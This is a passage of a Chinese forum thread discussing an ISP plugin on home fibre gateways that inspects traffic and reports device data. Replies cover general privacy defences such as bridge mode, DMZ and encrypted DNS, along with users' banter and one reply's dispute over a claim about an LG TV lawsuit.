震惊 现在怎么还没淘汰 http
moregun
moregun
3h 47m ago
55
有些路由器同样内置上报功能。
躲得过初一,躲不过十五。
Cheons
Cheons
3h 47m ago via Android
56
。。。除非你不使用运营商网络。

这个网络识别功能都有,无非是在客户光猫分析 or 上级汇聚进行分析。

“扫描你家整个局域网端口和服务”
这个重要些,但上级汇聚也一样能扫

区别就是扫描端在不在用户端,改侨联也一样分析。

最多就是桥连后路由器下挂的,纯内网设备获取不到信息。
cst4you
cst4you
3h 45m ago
57
还好早就自己猫棒+软鲈鱼
fengfisher3
fengfisher3
3h 39m ago
58
写得这么详细,我真的有点担心 OP 的人身安全。别进去了。
f165af34d4830eeb
f165af34d4830eeb
2h 52m ago❤️7
59
没别的意思,就是想请 OP 看看下面三个历史帖子🐶

https://www.v2ex.com/t/986550
https://www.v2ex.com/t/987392
https://www.v2ex.com/t/987494
radishzz
radishzz
2h 27m ago via Android
60
@f165af34d4830eeb 看乐了
feitxue
feitxue
2h 18m ago
61
@oimo #44 这个东西应该 装维小哥没权限(因为大概率是劳务外包之类),是机房的正式工才有权限吧。
类似开桥接,装维小哥自己也没权限,也是他上报到机房,机房下发配置。
InDom
InDom
2h 11m ago
62
@f165af34d4830eeb #59 提前预演一下, 截图非真实, 大家看一乐.

yiyiwa
yiyiwa
1h 56m ago
63
感谢楼主分享。

这个算是常态了...感觉.
C0VN
C0VN
1h 34m ago
64
等一个道歉声明,我就信你
doomsday616
doomsday616
OP
1h 25m ago
65
@InDom 那帖子都三年前了,三年,一个初中生都初中毕业了,高中生都高中毕业了,国家难道不会进步吗?一定会的。我相信国家,我相信正义。
liyunyang
liyunyang
1h 23m ago
66
等一个道歉声明,我就信你
flyespace
flyespace
1h 18m ago
67
现在我的电信光猫用的桥接,应该是没有影响了。现在没有隐私,哈哈哈。
yahon
yahon
1h 5m ago
68
能购买一个光猫替换电信的吗?
IoriSuen
IoriSuen
57 mins ago
69
@f165af34d4830eeb OMG,以前没看到过,大开眼界了。我就说我只是上个 X,关注了某个人就被请喝茶了,原来他们无所不知啊。
aa11ss55
aa11ss55
44 mins ago
70
@bush911 相当于一个插 sfp 上的 sfu, 功能很纯粹.
kernelpanic
kernelpanic
40 mins ago
71
桥接也没用, 我这段时间把家里的电视机,洗衣机,微波炉, 洗碗机全破解一遍, 基本能联网的都带这些扫描收集的后门...
ButcherHu
ButcherHu
39 mins ago
72
这玩意不就是把 gfw 扔我家了嘛😡,还要用我的电。
搞桥接有阻力,就光猫下面加个路由,给光猫设成 DMZ 也行吧,性能应该可以反正也是硬件 nat. dns 自己写个规则保证不泄露。
就是不知道传了哪些明文协议,bt 是不是也是明文协议啊。
ghyghoo8
ghyghoo8
38 mins ago
73
收藏
erfesq
erfesq
36 mins ago via Android
74
这些东西早就有了,所以我只用华为公版界面的光猫,而且只用桥接模式
wzdcgy
wzdcgy
30 mins ago
75
@yahon an758x 光猫了解下
e23nome
e23nome
29 mins ago via iPhone
76
看了一下没啥新鲜的。

哪个国家的光猫都是能远程执行的,否则也没办法远程维护,尤其是发达国家上门费这么贵。

LG 一万多的电视也会扫描内网,发送位置,时刻录屏录声音上传分析你的兴趣,待机录音呢。
GCJER
GCJER
27 mins ago
77
火钳刘明 马上道歉声明+封号 🐴
HFX3389
HFX3389
27 mins ago
78
@yahon 要买就买猫棒~
doomsday616
doomsday616
OP
24 mins ago
79
@IoriSuen 先别混在一起。这个插件看得到的是明文 HTTP 里的网址和 Cookie、HTTPS 握手里的域名(SNI)和设备清单,看不到加密的内容。上 X 本身要走代理,光猫在路由模式下最多看到"你家某台设备连了某个代理服务器的 IP 或域名"。你关注了谁、看了什么,都在加密隧道里,它看不到。所以"关注个人就被找"这种事,就算真发生了,信息也不太可能来自光猫,更可能来自账号本身绑的手机号、设备,或者平台和别人那边。这篇想说的是另一件事:运营商在每家网关里预装了一个默认就在跑、能识别设备、能抓明文里的手机号和设备 ID、还能远程下发命令的插件,而用户既不知道,也关不掉。它不是"无所不知",但它在你家里,你不知道它在干什么,这才是问题。
neoshui
neoshui
24 mins ago
80
上海联通,我直接更换了光猫设备,并且桥接光猫使用路由器拨号
doomsday616
doomsday616
OP
21 mins ago
81
@kernelpanic 智能家电往厂商回传数据确实很常见,但这和光猫插件不是一回事,也推不出"桥接没用"。电视、洗衣机里的 SDK 只能看到它自己:本机型号、使用习惯,最多再扫一下同网段的设备。光猫在路由模式下是全家的网关,所有设备的流量都要经过它。它能看到每台设备的身份和明文请求,还能远程执行命令、扫描整个内网,而且它是运营商的设备,上报的数据直接和你的实名宽带账号绑在一起。桥接解决的正是"网关被别人控制"这一层:把网关换成自己的路由器之后,家电回传的数据你也能在路由器上看到、拦掉,比如给 IoT 单独划一个 VLAN、限制它们出网、屏蔽厂商的上报域名。家电回传要防,但那是另一层问题,不能因为家电也有回传,就说桥接没用
doomsday616
doomsday616
OP
20 mins ago
82
@ButcherHu 说成 GFW 有点夸张了……GFW 是在骨干网上跑的审查和封锁,这个插件是装在你家网关里的 DPI 和采集程序,认应用、统计设备、抓明文里的标识上报,另外留着网页重定向、拦截和远程执行的接口,但它不是用来翻墙检测和封锁的。光猫路由加 DMZ 比什么都不做强一些:插件只能看到你那台路由器一个 MAC,看不到家里各台设备,内网也扫不到。但光猫照样有自己的上网通道,能上报,也能接收新配置和命令;你所有流量也还是要经过它的 NAT,所以明文 HTTP、明文 DNS 和 TLS 的 SNI 它照样都能看到。DNS 想不泄露,得走 DoH 或 DoT,光写规则没用,指向任何一个明文 DNS 服务器,它都能看到查询内容。BT 默认基本是明文的:HTTP tracker 的 announce 请求、UDP tracker 和 DHT 里都带着种子的 info_hash,握手本身也能被 DPI 识别出来是 BT,开了协议加密(MSE/PE)也只能防住一部分识别,tracker 和 DHT 照样会暴露 info_hash。所以最干净的做法还是桥接,DMZ 只能算退而求其次
doomsday616
doomsday616
OP
18 mins ago
83
@e23nome 性质不一样。运营商能远程维护光猫没问题,那是 TR-069 干的事:改配置、升级固件、查光功率,全世界通用。这个插件是另一回事,它是装在网关里的 DPI 采集程序,会从全家流量里抓明文的手机号、IMEI 和 Cookie,按设备上报,再和实名宽带绑在一起,这已经超出了"运维"的范围。LG 那件事也是真的:电视的 ACR 功能每隔约 0.5 秒截一次屏,用来识别你在看什么,再拿去推广告,2025 年 12 月被德州总检察长告了。但它截的是电视自己的画面,用户能在设置里关掉;2026 年 5 月和解后,LG 必须明确告知用户、并提供退出选项。这个插件是运营商的设备,看的是全家所有设备的流量,用户在后台看不到,也关不掉。性质不同的地方就在这里:电视只看它自己,可以关,被罚之后必须告知;网关看的是全家,关不掉,也从来没告诉过用户
eims
eims
17 mins ago
84
广东电信 看到这个插件了 桥接 禁用了 tr069
e23nome
e23nome
6 mins ago via iPhone
85
@doomsday616 我原来就有 lg g4,我还用它内置的 AirPlay 看照片呢,你帮我分析一下他有没有把我的私人照片录像上传分析,还能录音呢?根本不是你说的 25 年 12 月的事,你用的 AI 不太行啊

我还提到的电视扫描内网和录音呢?怎么就挑一个回复,你的 context window 是不是太小了。
About   ·   Help   ·   Advertise   ·   Blog   ·   API   ·   FAQ   ·   Privacy   ·   Solana   ·   4353 Online   Highest 6679   ·     Select Language
创意工作者们的社区
World is powered by solitude
VERSION: 3.9.8.5 · 212ms · UTC 07:23 · PVG 15:23 · LAX 23:23 · JFK 02:23
♥ Do have faith in what you're doing.